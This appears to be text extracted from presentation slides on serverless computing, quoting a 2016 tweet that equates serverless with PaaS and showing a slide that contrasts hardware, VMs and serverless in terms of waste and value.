
> **Julian Friedman** @doctor_julz
> if you think serverless is different than PaaS then either you or I have misunderstood what "serverless" or "PaaS" means


8:43 AM - 28 May 2016

176 Retweets **243** Likes

10 176 243


@iteration1


Hardware
VMs
Serverless
Waste
Value



Serverless is IT Value

@iteration1

